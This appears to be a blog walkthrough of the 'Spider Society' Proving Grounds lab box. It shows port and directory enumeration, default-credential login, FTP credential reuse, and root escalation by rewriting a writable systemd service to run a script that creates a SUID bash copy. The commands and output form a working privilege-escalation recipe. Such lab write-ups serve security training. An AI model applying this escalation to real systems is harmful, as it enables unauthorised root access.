
Spider Society is an easy Linux box on Offensive Security’s Proving Grounds that involves enumerating a web server and FTP service to gain an initial foothold, then escalating to root by abusing a writable systemd service file combined with passwordless sudo rights to restart the service.
Nmap
Starting with nmap, I found three open ports 22,80 and 2121.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
# Nmap 7.95 scan initiated Wed Apr 29 19:19:37 2026 as: nmap -p- --min-rate 5000 -oN 192.168.173.214/192.168.173.214.nmap 192.168.173.214
Warning: 192.168.173.214 giving up on port because retransmission cap hit (10).
Nmap scan report for spidersociety.offsec.lab (192.168.173.214)
Host is up (0.26s latency).
Not shown: 55620 filtered tcp ports (no-response), 9912 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2121/tcp open  ccproxy-ftp

# Nmap done at Wed Apr 29 19:21:47 2026 -- 1 IP address (1 host up) scanned in 130.64 seconds

# Nmap 7.95 scan initiated Wed Apr 29 19:21:47 2026 as: nmap -sC -sV -p 22,80,2121 -oN 192.168.173.214/192.168.173.214-full.nmap 192.168.173.214
Nmap scan report for spidersociety.offsec.lab (192.168.173.214)
Host is up (0.098s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
|_  256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Spider Society
|_http-server-header: Apache/2.4.58 (Ubuntu)
2121/tcp open  ftp     vsftpd 3.0.5
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Apr 29 19:22:01 2026 -- 1 IP address (1 host up) scanned in 13.52 seconds
Web Enumeration

Found the domain name at the bottom of the webpage. 
Adding domain name to the /etc/hosts
1
192.168.173.214 spidersociety.offsec.lab offsec.lab
Executing gobuster to find possible directories, i found libsipder directory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌─[root@parrot]─[/home/niraz/Desktop/play/192.168.173.214]
└──╼ #gobuster dir -u http://offsec.lab -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://offsec.lab
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 309] [--> http://offsec.lab/images/]
/server-status        (Status: 403) [Size: 275]
/libspider            (Status: 301) [Size: 312] [--> http://offsec.lab/libspider/]
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
/libspider

I can login with admin:admin


on the communication tab found ftp username and password.
FTP Enumeration
With the found credentials, I was able to login to the ftp as ss_ftpbckuser
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌─[✗]─[root@parrot]─[/home/niraz/Desktop]
└──╼ #ftp 192.168.173.214 -p 2121
Connected to 192.168.173.214.
220 (vsFTPd 3.0.5)
Name (192.168.173.214:niraz): ss_ftpbckuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> dir
229 Entering Extended Passive Mode (|||42563|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            1391 Apr 14  2025 404.html
drwxr-xr-x    2 0        0            4096 Apr 14  2025 images
-rwxr-xr-x    1 0        0            4317 Apr 14  2025 index.html
drwxr-xr-x    2 0        0            4096 Apr 14  2025 libspider
-rwxr-xr-x    1 0        0            1345 Apr 14  2025 simple.py
226 Directory send OK.
ftp>
in ftp, I found a hidden file, but i am not able to read it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ftp> ls -al
229 Entering Extended Passive Mode (|||45972|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Apr 14  2025 .
drwxr-xr-x    4 1002     1002         4096 Apr 14  2025 ..
-r--------    1 33       33            170 Apr 14  2025 .fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdvuibdvnbdvenv
-rwxr-xr-x    1 0        0            5436 Apr 14  2025 control-panel.php
-rwxr-xr-x    1 0        0            1389 Apr 14  2025 fetch-credentials.php
-rwxr-xr-x    1 0        0            3752 Apr 14  2025 index.php
-rwxr-xr-x    1 0        0             713 Apr 14  2025 login.php
-rwxr-xr-x    1 0        0              88 Apr 14  2025 logout.php
-rwxr-xr-x    1 0        0              51 Apr 14  2025 users.php
226 Directory send OK.
ftp> mget .fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdvuibdvnbdvenv
mget .fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdvuibdvnbdvenv [anpqy?]? y
229 Entering Extended Passive Mode (|||49229|)
550 Failed to open file.
ftp>
but i can browse this file. On browsing, i found a new credentials for spidey user.

Shell as Spidey
with the new user, now i can ssh into the box as spidey user.
1
2
3
4
┌─[root@parrot]─[/home/niraz/Desktop]
└──╼ #ssh [email protected]
[email protected]'s password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-48-generic x86_64)
Privilege Escalation
Checking spidey’s sudo permission. I found that spidey can run a service spiderbackup.service as root user.
1
2
3
4
5
6
7
8
9
spidey@spidersociety:/home$ sudo -l
Matching Defaults entries for spidey on spidersociety:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User spidey may run the following commands on spidersociety:
    (ALL) NOPASSWD: /bin/systemctl restart spiderbackup.service
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) !/bin/bash, !/bin/sh, !/bin/su, !/usr/bin/sudo
checking the permission of the spiderbackup.service, I found out that spidey can edit the serivce file. Since spidey has sudo rights to restart the spiderbackup service and the service file was writable, the approach is to hijack ExecStart to point to a controlled script.
1
2
3
4
5
spidey@spidersociety:/home$ find / -type f -name spiderbackup.service 2>/dev/null
/etc/systemd/system/spiderbackup.service
spidey@spidersociety:/home$ ls -al /etc/systemd/system/spiderbackup.service
-rw-rw-r-- 1 spidey spidey 174 Apr 30 01:02 /etc/systemd/system/spiderbackup.service
1
2
3
4
5
6
7
8
9
10
11
spidey@spidersociety:~$ cat /etc/systemd/system/spiderbackup.service
[Unit]
Description=Spider Society Backup Service
After=[network.target](http://network.target)
[Service]
Type=simple
ExecStart=/usr/local/bin/[spiderbackup.sh](http://spiderbackup.sh)
User=root
Group=root
[Install]
WantedBy=[multi-user.target](http://multi-user.target)
To get the root access, I’ll modify the spiderbackup.service file and point a different file.
Creating pwn.sh
1
2
3
4
spidey@spidersociety:/home$ cat /tmp/pwn.sh
#!/bin/bash
cp /bin/bash /tmp
chmod +s /tmp/bash
modifying the spiderbackup.service
1
2
3
4
5
6
7
8
9
10
11
spidey@spidersociety:~$ cat /etc/systemd/system/spiderbackup.service
[Unit]
Description=Spider Society Backup Service
After=[network.target](http://network.target)
[Service]
Type=simple
ExecStart=/tmp/pwn.sh
User=root
Group=root
[Install]
WantedBy=[multi-user.target](http://multi-user.target)
Shell as root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
spidey@spidersociety:/tmp$ sudo /bin/systemctl restart spiderbackup.service
spidey@spidersociety:/tmp$ sudo /bin/systemctl daemon-reload
spidey@spidersociety:/tmp$ ls -al
total 1456
drwxrwxrwt  9 root   root      4096 Apr 30 01:50 .
drwxr-xr-x 24 root   root      4096 Apr 14  2025 ..
-rwsr-sr-x  1 root   root   1446024 Apr 30 01:50 bash
-rwxrwxr-x  1 spidey spidey      49 Apr 30 01:50 pwn.sh
drwx------  3 root   root      4096 Apr 23  2025 systemd-private-187fbde4026f4fad8236f4264c40eff5-apache2.service-9dADvu
drwx------  3 root   root      4096 Apr 23  2025 systemd-private-187fbde4026f4fad8236f4264c40eff5-ModemManager.service-Vvm6YA
drwx------  3 root   root      4096 Apr 23  2025 systemd-private-187fbde4026f4fad8236f4264c40eff5-polkit.service-kRmRhw
drwx------  3 root   root      4096 Apr 23  2025 systemd-private-187fbde4026f4fad8236f4264c40eff5-systemd-logind.service-6efW8R
drwx------  3 root   root      4096 Apr 23  2025 systemd-private-187fbde4026f4fad8236f4264c40eff5-systemd-resolved.service-mclYwk
drwx------  3 root   root      4096 Apr 23  2025 systemd-private-187fbde4026f4fad8236f4264c40eff5-systemd-timesyncd.service-6QBLiE
drwx------  3 root   root      4096 Apr 30 01:17 systemd-private-187fbde4026f4fad8236f4264c40eff5-upower.service-PJUjLV
1
2
3
4
5
spidey@spidersociety:/tmp$ ./bash -p
spidey@spidersociety:/tmp$ ./bash -p
bash-5.2# whoami
root
bash-5.2#
Comments powered by Disqus.